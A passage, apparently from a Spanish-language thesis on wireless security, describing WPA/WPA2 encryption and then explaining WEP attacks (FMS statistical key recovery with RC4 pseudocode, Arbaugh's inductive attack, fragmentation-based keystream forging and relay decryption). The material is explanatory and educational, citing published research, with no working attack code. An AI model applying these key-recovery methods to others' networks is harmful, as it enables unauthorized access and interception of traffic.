En cuanto a la autenticación en entornos empresariales los requerimientos estrictos de cifrado y autenticación hacen que sea mas adecuada la utilización de WPA con los mecanismos IEEE802.1X y el protocolo de autenticación extensible EAP, que disponen de procedimientos de gestión de claves dinámicos. EAP es utilizado para el transporte extremo a extremo para los métodos de autenticación entre el dispositivo de usuario y el punto de acceso. Mientras que IEEE802.1X es utilizado como marco para encapsular los mensajes EAP en el enlace radio. El conjunto de estos dos mecanismos junto con el esquema de cifrado forman una fuerte estructura de autenticación, que utiliza un servidor de autenticación centralizado, como por ejemplo RADIUS.

4.2.3 CIFRADO

En cuanto al cifrado, el equipo de desarrollo de WPA trato de paliar las vulnerabilidades conocidas por WEP, incorporando las siguientes mejoras.

Creación de un vector de inicialización extendido a 48 bits frente a los 24 bits de WEP, a su vez aplicaron reglas de secuenciación para la numeración.

Nuevos mecanismos de derivación y distribución de claves. Gracias a la incorporación de métodos de intercambio inicial de números aleatorios evitando así ataques de "man in the middle".

WPA utiliza TKIP (Temporal Key Integrity Protocol) como encriptación, para la generación de claves por paquete, TKIP utiliza el algoritmo de cifrado RC4, al igual que su predecesor WEP, pero elimina el problema de las claves estáticas compartidas, como veremos en posteriores secciones. A su vez TKIP incrementa el tamaño de las claves pares y claves en grupo para el cifrado de datos de los 40 bits de WEP se pasa a un cifrado de 128 bits. Además las claves empleadas no son compartidas por todos los usuarios de la red.

WPA utiliza TKIP para codificar los datos. El mencionado cifrado utiliza una semilla inicial de 128 bits compartida por todos los usuarios y los puntos de acceso. Después esa clave temporal se combina con la dirección MAC del usuario y se le añade un vector de inicialización de 16 bits para producir la clave que cifrará los datos, mediante este proceso cada usuario utilizará diferentes claves para la encriptación.

TKIP fuerza por defecto un cambio de las claves entre el usuario móvil y el punto de acceso para cada paquete de información transmitida y aplicando un algoritmo de "Hash" o mezclado a los valores del vector de inicialización, es decir, se cifra dicho vector, por lo que es más complicado averiguar su valor. El cambio de la clave de cifrado esta sincronizado entre el usuario y el punto de acceso. Pero no todo es bueno en este protocolo cabe destacar el hecho de que establecer todas estas medidas de seguridad suponen un aumento del Overhead de la comunicación ya que los paquetes de datos han de llevar una sobrecarga de gestión.

Además WPA implementa como WEP, control de integridad de mensaje, pero con mayor robustez. WPA incluye el llamado MIC o "Michael" para verificar que un paquete no ha sido alterado por una estación ilícita. La función MIC, es un Hash criptográfico de un solo sentido, el cual reemplaza al CRC-32 utilizado en WEP. "Michael" provee una función matemática de alta fortaleza en la cual el receptor y el transmisor deben computar, y luego comparar, sino coinciden los datos se asumen como corruptos desechando el paquete. De este modo, TKIP impide que un atacante pueda alterar los datos que se transmiten dentro de un

paquete.

4.2.4 FUNCIONAMIENTO

Hasta este momento ya hemos determinado de que forma se produce el proceso de autenticación en WPA, punto débil del protocolo. A continuación comentaremos brevemente como se produce el cifrado de la información para una trama unicast.

1. Inicialmente se genera el IV correspondiente al paquete a enviar, esta numeración comienza en 0. Mediante el IV la dirección de destino y la PTK se genera la semilla que utilizará el algoritmo de cifrado RC4.

2. Mediante la función PNRG se genera la cadena utilizada para cifrar los datos.

3. Por otra parte la MAC origen y destino, la prioridad del paquete y los datos a remitir son pasados como entrada al algoritmo de control de integridad "Michael".

4. Seguidamente se calcula el ICV (un CRC-32)de la cadena MIC (salida de "Michael").

5. Se produce a continuación la operación XOR entre la terna Datos+MIC+ICV y la cadena de cifrado salida del PNRG.

La siguiente figura ilustra el proceso de encriptación de una trama 802.11




Figura 4.3: Encriptación de una trama 802.11 mediante WPA

Para desencriptar una trama cifrada mediante TKIP se realizarían las siguientes operaciones.

1. Se desencapsula el IV, el IV ext, la dirección de destino que son concatenados con la clave PTK.

2. La cadena resultante es introducida como entrada al algoritmo PNRG generando la clave de cifrado de paquete.

3. A continuación se procede a realizar la XOR entre los datos encriptados y la clave de cifrado calculada anteriormente.

4. La salida del punto anterior genera los datos en claro, a los cuales se les aplica "Michael" par comprobar su integridad.

La siguiente figura ilustra todo el proceso mencionado.




Figura 4.4: Desencriptación trama 802.11 mediante WPA

Con todo lo mencionado hasta el momento estamos en disposición de poder entender cuales son los puntos débiles del protocolo WPA, esto se analizará en posteriores secciones.

4.3 WPA2

La alianza Wi-Fi lanzó en septiembre de 2004 el protocolo de seguridad WPA2, que suponía ser la versión certificada interoperable de la especificación completa del estándar IEEE802.11i, que fue ratificado en junio de 2004. Para llevar a cabo la certificación se basa en las condiciones obligatorias de la última versión del estándar IEEE802.11i. WPA2 es, por tanto, la implementación aprobada por la Wi-Fi Alliance interoperable con el estándar IEEE802.11i.

Aunque los productos WPA siguen siendo seguros, afirmación que discutiremos en el análisis posterior, muchas organizaciones han estado buscando una tecnología interoperable y certificada basada en el estándar IEEE802.11i o han requerido del cifrado de AES por razones internas o reguladoras. WPA2 resuelve estas necesidades, basándose en su predecesor WPA (con el que es completamente compatible hacia atrás) y ha sido específicamente diseñado para cumplir los requisitos más exigentes de entornos empresariales.

IEEE802.11i y WPA2 son virtualmente idénticos, siendo las diferencias entre ambos mínimas. Ambos emplean como código de cifrado AES/CCMP en lugar de RC4/TKIP usado en WPA. A su vez existen dos desviaciones principales:

1. WPA2 permite funcionar en modo mixto con TKIP y CCMP para su compatibilidad hacia atrás con WPA.

2. WPA2 carece de ciertos aspectos definidos por IEEE802.11i en cuanto a servicios de voz inalámbricos utilizados para prevenir la latencia de la señal o la perdida de información durante el roaming.

En cuanto a su relación con WPA, la principal las diferencias de WPA2 respecto a WPA es que emplea, al igual que IEEE802.11i un mecanismo de cifrado mas avanzado como AES. No obstante, WPA2 es compatible con WPA. Por ello, alguno s productos WPA pueden ser actualizados a WPA2 por software. Otros en cambio, requieren de un cambio en el hardware debido a la naturaleza de cómputo intensiva del cifrado requerido para WPA2, AES.

Por otro lado, al igual que WPA, WPA2 permite dos modos de llevar a cabo la autenticación según si el ámbito de aplicación es empresarial (IEEE802.1X/EAP) o personal (PSK). Actualmente el IEEE y la Wi-Fi Alliance están intentando unificar WPA2 y IEEE802.11i.

4.3.1 AUTENTICACIÓN

Como hemos comentado anteriormente WPA2 utiliza los protocolos de autenticación definidos por el IEEE802.11i y descritos anteriormente para el protocolo WPA.

4.3.2 CIFRADO

El proceso de cifrado de la información se realiza mediante lo establecido por el estándar IEEE802.11i y ya visto en la sección de WPA. Como ya se ha comentado anteriormente la principal diferencia entre WPA y WPA2 es la mejora de su algoritmo de cifrado. El ya utilizado por WEP y WPA RC4 es sustituido por AES, un cifrado de bloques de clave simétrica que utiliza grupos de bits de una longitud fija. Un algoritmo de clave simétrica significa que utiliza la misma clave maestra tanto para cifrar como para descifrar los datos.

Mediante AES, las tramas de bits del texto plano son cifradas en bloques de 128 bits calculados independientemente. Queda fuera del alcance de este proyecto profundizar y describir el proceso de cifrado AES, pero tendremos siempre presente que representa un sistema de cifrado mucho mas robusto que sus antecesores.

CAPÍTULO

5

DEBILIDADES DE LOS PROTOCOLOS Y ATAQUES

5 DEBILIDADES DE LOS PROTOCOLOS Y ATAQUES

Esta sección es el resultado de realizar un análisis teórico y práctico de los sistemas actualmente existentes, para proteger el medio de radio frecuencia, de posibles alteraciones en los datos transmitidos o de intrusiones no deseadas en la red.

De esta manera para cada uno de los protocolos inalámbricos, se ha desarrollado un estudio teórico de las carencias de seguridad y vulnerabilidades descubiertas hasta la fecha, realizando un análisis profundo de los errores acometidos y la forma de explotarlos.

Con el objetivo de demostrar que dichas vulnerabilidades pueden suponer un grave problema de seguridad en los activos tecnológicos de una institución, empresa o particular, se ha realizado un estudio práctico que demuestra como se puede obtener el acceso a una red protegida con los protocolos estudiados o como es posible realizar denegaciones de los servicios ofrecidos por los puntos de acceso desplegados.

Para el estudio teórico se ha realizado una profunda revisión del estado de las investigaciones actuales sobre es estándar, recopilando las principales carencias y métodos de ataque clasificados por el protocolo utilizado.

La parte práctica, en primera instancia presenta el conjunto de herramientas que actualmente han sido desarrolladas para llevar a cabo los diferentes ataques definidos en el apartado teórico. A continuación y tras un proceso de selección de las aplicaciones a utilizar, se presenta el escenario y la maqueta de pruebas . En último lugar se recopila la metodología a seguir para llevar a la práctica los diferentes ataques.

5.1 WEP

5.1.1 ESTUDIO TEÓRICO DE LA VULNERABILIDAD

5.1.1.1 ATAQUES ESTADÍSTICOS

FSM, Debilidad en RC4

La vulnerabilidad descubierta por Scott Fluhrer , Itsik Mantin y Adi Shamir (2001) analizada en el paper "Weakness in the Key Scheduling Algorithm of RC4" y a la que a partir de ahora nos referiremos como FMS, trata de explotar diversas carencias en el algoritmo RC4 que permiten la obtención de la clave de cifrado utilizando para ello ataques estadísticos. Con diferencia este ataque supone una vulnerabilidad total del sistema de cifrado WEP ya que no solo es posible desencriptar un paquete de datos sino que es posible obtener la clave permitiendo el acceso total a la red inalámbrica y a los datos que por ella circulan. Son muchos los estudios posteriores que se han realizado a partir de la investigación de Fluhrer, Mantin y Shamir et al, y que mejoran su trabajo reduciendo el tiempo de recuperación de la clave. Básicamente esta vulnerabilidad se centra en el modo de operación de RC4 y sus dos módulos KSA y PNRG ya comentados en secciones anteriores.

El estudio demuestra matemáticamente la existencia de un vulnerabilidad en la fase KSA del algoritmo RC4. Trataremos de evitar la complejidad matemática asumiendo algunos hechos que pueden ser consultados y analizados mas afondo en el artículo de FMS. Pues bien, pasemos a definir que es lo que hace tan vulnerable a este algoritmo de cifrado, estableciendo dos premisas claves. En primera instancia como ya sabemos, todo texto plano a trasmitir lleva como prefijo 3 bytes del vector de inicialización IV y que hacen única a la trama. Por otra parte FMS observaron mediante el estudio del tráfico de una red 802.11, que los tres primeros bytes de la trama en texto plano generalmente son los mismos 0xAA:0xAA:0x03. Dichos

bytes son los pertenecientes a la cabecera SNAP[1] (Subnetwort Access Protocol) y que identifican al protocolo. Dadas estas dos premisas FMS analizaron la relación que existía entre los IVs de la cadena que conforma la entrada al algoritmo KSA y la clave maestra de cifrado, observado que ciertos IVs reflejaban información a cerca de dicha clave, así pues a estos vectores de inicialización los llamaron WeakIV o IVs débiles. Pudieron llegar a la conclusión, y esto se reserva como consulta a su articulo[referencia], que los IVs débiles tenían la forma [A+3, 255, X], donde A es el índice del primer byte de la clave maestra y X es un valor cualquiera. Así pues para un valor de "A = 0" estaríamos haciendo referencia al primer byte de la contraseña. Como ya comentamos anteriormente estos 3 bytes de forma característica, son concatenados a la clave maestra formando la cadena de entrada al algoritmo KSA, así pues para una encriptación WEP de 64 bits tendría como vector de entrada la siguiente cadena [A+3,255,X,?,?,?,?,?]. Donde "?" representan la clave que tanto la estación como el AP conocen. Cabe destacar que para una encriptación de 128 bits los caracteres "?" se extenderían hasta 13.

Concentrarnos ahora en el desordenamiento del algoritmo KSA cuyo código se puede observar a continuación.

KSA

```
for i = 0 to 255
    S[i] := i
j := 0
for i = 0 to 255
    j := (j + S[i] + Clave[i mod "tamañodelaclave"]) mod 256
    Intercambia(S[i],S[j])
```

1 Mecanismo para multiplexar redes usando IEEE802.2 LLC

Principalmente esta compuesto por dos bucles, un primer bucle que inicializa un vector de enteros S, muy importante como posteriormente veremos y una segunda iteración que tiene como objetivo desordenar el vector anterior en función de la clave maestra. En este caso el valor de la variable "tamañodelaclave" será 5 para 64 bits y 16 para 128 bits. Realicemos una pequeña traza de las tres primeras iteraciones que nos ayudaran a comprender su funcionamiento. En el estado inicial, tras la inicialización del vector S el valor de las variables es el siguiente.

Clave[]: (A+3, 255,X, Clave[3], ... , Clave[A+3], ...)

S[]: (0, 1, 2, ..., A+3, ...255)

Partiendo de este estado vamos a aplicar las tres primeras iteraciones para observar el comportamiento del algoritmo.

Iteración 0

i = 0

j = 0 + 0 + Clave[0] = A+3

S[] = (A+3 , 1, 2, ..., 0, ...)

Iteración 1

i = 1

j = (A+3) + 1 + 255 = A+3 # Ya que se aplica "j mod 256"

S[] = (A+3, 0, 2, ..., 1, ...)

Iteración 2

i = 2

j = (A+3) + 2 + X

S[] = (A+3, 0, s[j], ..., 1, ...)

La última iteración del bucle corresponde al valor desordenado de S para S2. Cabe destacar que tan solo podremos calcular el valor de Clave[A] si conocemos los Clave[i] anteriores. En este caso hemos logrado simular correctamente hasta SA+2 para A=0 debido a que los valores de las variables son conocidos, es decir todavía no ha entrado en juego la clave. La siguiente iteración sería pues la A+3 =3. Así pues el desarrollo sería el siguiente.

Iteración A+3

iA+3 = A+3

jA+3 = j2 + SA+2[A+3] + Clave [A+3]

S[] = (A+3, A+3, 0, S[2], ..., S[j], ...)

En estos momentos el valor de la variable j ya depende de los bytes clave preestablecida y por lo tanto no podríamos seguir conociendo cual es el siguiente valor ya que nos es desconocido. Despejemos ahora la variable Clave[] y veamos que conocemos y que desconocemos de la ecuación.

Clave[A+3] = jA+3 - j2 - SA+2[A+3]

En esta iteración desconocemos el valor de Clave[A+3] (evidentemente es nuestro objetivo) y el valor jA+3 , el resto "j2 - SA+2[A+3]" es conocido. Centrémonos en tratar de averiguar cual es el valor de jA+3 . En este momento sabemos que se ha de realizar la permutación del bucle así pues el valor de SA+3[A+3] ha de ser sustituido por el valor de SA+2[jA+3] (el valor del vector S resultado de la iteración anterior, con el nuevo índice a calcular y que desconocemos). Recordemos que necesitamos determinar jA+3 para poder averiguar el byte de la clave. Es evidente que si conociéramos el valor de SA+3[A+3] podríamos averigua el ansioso jA+3 sustituyendo en la iteración anterior. Pero, ¿podemos conocer el valor de SA+3[A+3] ?. Aquí es donde entra en juego el segundo modulo de RC4, el algoritmo PRGN y que es mostrado y comentado a continuación.

```
PRGN
i := 0
j := 0
Mientras GeneraUnByte:
   i := (i + 1) mod 256
            j := (j + S[i]) mod 256
            Intercambia(S[i],S[j])
  Salida S[(S[i] + S[j]) mod 256]
FinMientras
```

Para la iteración A+3 lo que devolvería el PRGN sería S[S[0] + S[1]] = S[A+3 + 0] =

S[A+3]. Nuestro ansiado SA+3[A+3]. Pero, ¿qué probabilidad existe de que los valores de S[0], S[1] y S[A+3] permanezcan quietos una vez el algoritmo KSA haya terminado el barajado?. En este momento entra en juego la estadística, FMS calcularon mediante la fórmula

$$\left(1-\frac{A+3}{256}\right)^{256-(A+3)}$$

que un 5% de las veces dichos valores no se veían alterado, mientras que un 95% no residían en las posiciones deseadas. Esto aunque no lo parezca es un dato muy alentador en cuanto a la ruptura del algoritmo se refiere, ya que con una cantidad muy grande de paquetes (del orden de 2000000) se puede detectar que el valor que devuelve el PRNG es nuestro SA+3[A+3].

En este momento recordemos una de las dos premisas que presentamos al comienzo del análisis y es que conocemos el texto plano del primer byte del paquete ya que corresponde con el valor 0xAA. Realizando un a XOR de ese byte con el primer byte encriptado podemos conocer un 5% de las veces el valor de SA+3[A+3]. Retrocediendo aun mas con este valor podemos calcular el jA+3 **y con ello determinar el valor de Clave[A+3].**

Una vez determinado el byte A podemos ir incrementando el valor del incide (A+1) para buscar el siguiente byte de la clave [A+3+1, 255, X] y vuelta a empezar. Poco a poco incrementaremos el valor de A averiguando por completo el total del vector Clave[].

Existen posteriores mejoras del algoritmo FMS que identifican un mayor número de IVs débiles y que producen como resultado una determinación de la clave con un menor número de paquetes. Personas como Korek[1] introdujeron nuevas capacidades al algoritmo permitiendo la recuperación de una clave de 128 bits con 800000 IVs y de una de 65bits con 200000 IVs.

No obstante se ha seguido trabajando en la mejora de este algoritmo, la universidad de Darmstadt y su departamento de criptología ha conseguido rebajar el número de paquetes considerablemente mediante la creación de la herramienta PTW. Haciendo uso de su aplicación es posible conseguir la clave de cifrado (128 bits) con tan solo 50000 Ivs. Mas

1 Hacker

información acerca de la metodología empleada puede consultarse en el paper Tews, E., Weinmann, R. y Pyshkin, A. "Braking 104 bit WEP in less than 60 seconds"

5.1.1.2 ATAQUES INDUCTIVOS

Arbaugh

El ataque Arbaugh toma el nombre de su creador que en Marzo de 2001 (Arbaugh, W., Shankar, N., Wan, J, (2001) paper "Your 802.11 Wireless Network has No Clothes") consiguió crear una metodología para obtener el conjunto de palabras que formaban el lenguaje de las cadenas de encriptación (Keystream) para una clave compartida dada. Puesto que la cadena de cifrado depende del IV utilizado y de la contraseña precompartida, Arbaugh consigue completar una tabla con la relación IV-Keystream obteniendo la posibilidad de cifrar y descifrar cadenas del texto plano sin conocer la clave precompartida. Cabe destacar el hecho de que cada cadena a cifrar puede tener distinta longitud, es por eso que surge la necesidad de calcular el Keystream menor o igual que el MTU máximo de una trama 802.11, que según el RFC 802.11 es de 2346 bytes. Cabe destacar que este valor es el definido por el estándar 802.11 pero no el utilizado en su implementación, ya que para compatibilizar la norma 802.11 con la 802.3 se opto por utilizar un MTU de 1500 bytes .

Para ello Arbaugh parte de un caso base por el cual dado un texto plano conocido y su posterior cifrado es posible, aplicando la función XOR recuperar la cadena de cifrado (Keystream). Como ya sabemos dicha cadena tan solo nos es de utilidad si se cifra con el IV correspondiente. Arbaugh uso como texto plano conocido, mensajes DHCPDISCOVER del que se es conocedor de los campos que conforman la trama, direcciones de la cabecera de origen y destino, direcciones MAC, tamaño de la trama, etc. Para acelerar el proceso es posible utilizar varias técnicas como, enviar Spam desde Internet a una estación asociada al AP o conseguir que la victima te remita un correo electrónico.

A continuación Arbaugh construye un datagrama de tamaño n-3 , donde n es la longitud en bytes de la cadena de cifrado previamente calculada. Este datagrama puede ser una petición ARP, un paquete UDP, ICMP, de texto plano conocido. Seguidamente calcula el

ICV del paquete y le concatena tan solo los 3 últimos bytes del CRC32, para posteriormente realizar la operación XOR con la cadena de cifrado (keystream), cabe destacar que ambas cadenas tienen longitud n, pero el texto plano a cifrar carece del último byte del ICV. A continuación se concatenará a la cadena cifrada un último byte correspondiente al ICV formando una trama de tamaño n+1. Así pues mediante un ejercicio de prueba y error calcularemos ese valor remitiendo al AP la trama estimada, si el punto de acceso contesta con una retransmisión de la misma, significa que la estimación ha sido acertada. La siguiente imagen ilustra el proceso realizado para la determinación del último byte del keystream.




Figura 5.1: Ataque inductivo Arbaugh

Así pues poco a poco podemos calcular íntegramente todo el keystream para un IV dado, hasta la longitud marcada por la MTU (Maximum Transfer Unit) o tamaño máximo de trama. Repitiendo iterativamente el proceso es posible calcular la tabla completa de IVs que conformarían el lenguaje de cifrado, utilizando la clave secreta compartida.

Fragmentación

A principios del 2006 Bittau, A., Handley, M., Lackey , J. en su paper "The Final Nail in WEP's Coffin " presentaron una nueva vulnerabilidad en el protocolo de seguridad WEP la cual permitía principalmente conseguir dos objetivos, encriptar datos validos para posteriormente ser enviados a la red y desencriptar paquetes de datos utilizando elementos externos. El primero de ellos constituye la posibilidad de acelerar el envío de tramas a la red con el objetivo de explotar la vulnerabilidad en los IVs débiles comentada en la sección anterior, ya que es posible construir un paquete válido inyectable en la red, mediante una operación XOR del texto plano con el keystream. Mientras que el segundo permite que un tercer elemento controlado por el atacante conozca el contenido en claro de un paquete.

Para explotar la mencionada carencia de seguridad se valieron de una funcionalidad inherente en el estándar 802.11 que es la fragmentación de paquetes. La capa MAC del estándar IEEE802.11 permite fragmentar la información a transmitir para así evitar o reducir posibles interferencias de la señal radio.

Así pues, para conseguir una cadena de cifrado (keystream) de longitud igual o menor que el MTU y que sea aceptada por el AP como datos válidos, utilizaron la posibilidad de conocer información en claro de una trama. Como ya hemos visto, un datagrama IP encapsulado en una trama MAC contiene habitualmente la misma cabecera, perteneciente a la subcapa LLC/SNAP.

Cabecera 802.11	0xAA	0xAA	0x03	0x00	0x00	0x00	0x08	0x00

Por lo tanto la cadena de cifrado (keystream) será el resultado de aplicar la operación XOR entre la cadena encriptada recibida y el texto plano conocido.

Hasta ahora, conocemos de cada paquete cifrado 8 bytes del texto plano, esto nos permite forjar tramas de pequeño tamaño para su posterior transmisión. Pero, ¿cómo podemos inyectar tramas de mayor tamaño?, en este momento es donde entra en juego la fragmentación, dada una cadena de datos menor o igual que la MTU, es posible dividirla en

paquetes de 8 bytes y ser encriptados con el keystream conocido, el AP una vez recibida la trama la ensamblará y la transmitirá al medio utilizando para ello una nueva clave de cifrado. Para ello se utilizará una trama broadcast. Dado que conocemos el texto plano remitido y podemos capturar el nuevo paquete cifrado, estamos en disposición de calcular mediante el uso de XOR la cadena de cifrado de longitud n menor que la MTU.

La siguiente figura muestra el proceso de división de un paquete de longitud mayor que 8 bytes, en pequeños paquetes de 8 bytes. El valor de "x" en la figura representa el IV en claro que es común a todos los paquetes.




Figura 5.2: Proceso de fragmentación 1

El proceso de ensamblado y encriptación realizado por el AP es el que se describe a continuación en la siguiente imagen.




Figura 5.3: Proceso de fragmentación 2

Como se puede apreciar el AP desencripta y ensambla la información, recuperando el texto plano. A continuación calcula el nuevo ICV de la trama y la encriptada usando un IV "y" diferente al remitido por el atacante forjando una nueva keystream de longitud menor al MTU. En este momento estamos capacitados de crear cualquier trama valida aceptada por el AP n < MTU. Pero ¿qué ocurre si queremos calcular una keystream de igual tamaño que la MTU?, deberemos completar la cadena de cifrado hasta el tamaño comentado. Para ello utilizaremos la técnica utilizada por Arbaugh de inducción mediante prueba y error.

Dado un keystream válido calculado previamente de tamaño n < MTU la propuesta de Bittau, Handley y Lackey, es probar por fuerza bruta una cadena de cifrado de n+1 bytes, donde el valor del último byte tomara valores entre [0-255]. Para ello se establece el byte n+1 a 00 y se envía al AP , si el AP reenvía el paquete quiere decir que la aproximación era correcta, si no lo fuera se procedería a probar con 01 y así sucesivamente. Este método repetido iterativamente consigue determinar un keystream de 1500 bytes, que coincide con la MTU establecida para 802.11, aplicando el proceso para cada IV y keystream posible podemos construir una tabla de correspondencia IV-Cadena de cifrado, consiguiendo así poder desencriptar cualquier paquete de la red sin conocer la clave compartida.

Todo el proceso descrito hasta ahora permite obtener una clave de cifrado valida, para un posterior proceso de descodificación local. A continuación los tres autores propusieron una metodología para desencriptar cualquier paquete de la red en tiempo real con la ayuda de una tercera estación situada en Internet. Para poder enviar un paquete a una dirección de Internet es necesario conocer dos datos fundamentales, la MAC del router y una IP origen válida, dependiendo de la implementación esta última puede no ser necesaria. Por lo que respecta a la MAC de router , en la mayoría de los casos el propio AP implementa funciones de enrutado, es inmediato pues capturar la MAC del dispositivo ya que se transmite en claro en cualquier paquete. En el supuesto de que el AP no permita enrutar datagramas es posible inferir la dirección observando el trafico de la red, normalmente la MAC destino mas utilizada será el candidato a ser el router de la red. Una vez establecidos estos dos parámetros es posible forjar por fragmentación dos paquetes 802.11, uno que contenga la cabecera de la dirección IP del host de Internet y otro con el paquete de datos encriptado que deseamos descodificar. Así

pues cuando el AP reciba los dos fragmentos procederá a desencriptar la información, para a continuación ensamblar las tramas y remitirlas al host de Internet en claro. De esta manera el atacante que controla el equipo en Internet, puede desencriptar en tiempo real la información que circula por la red. La siguiente figura ilustra el proceso.

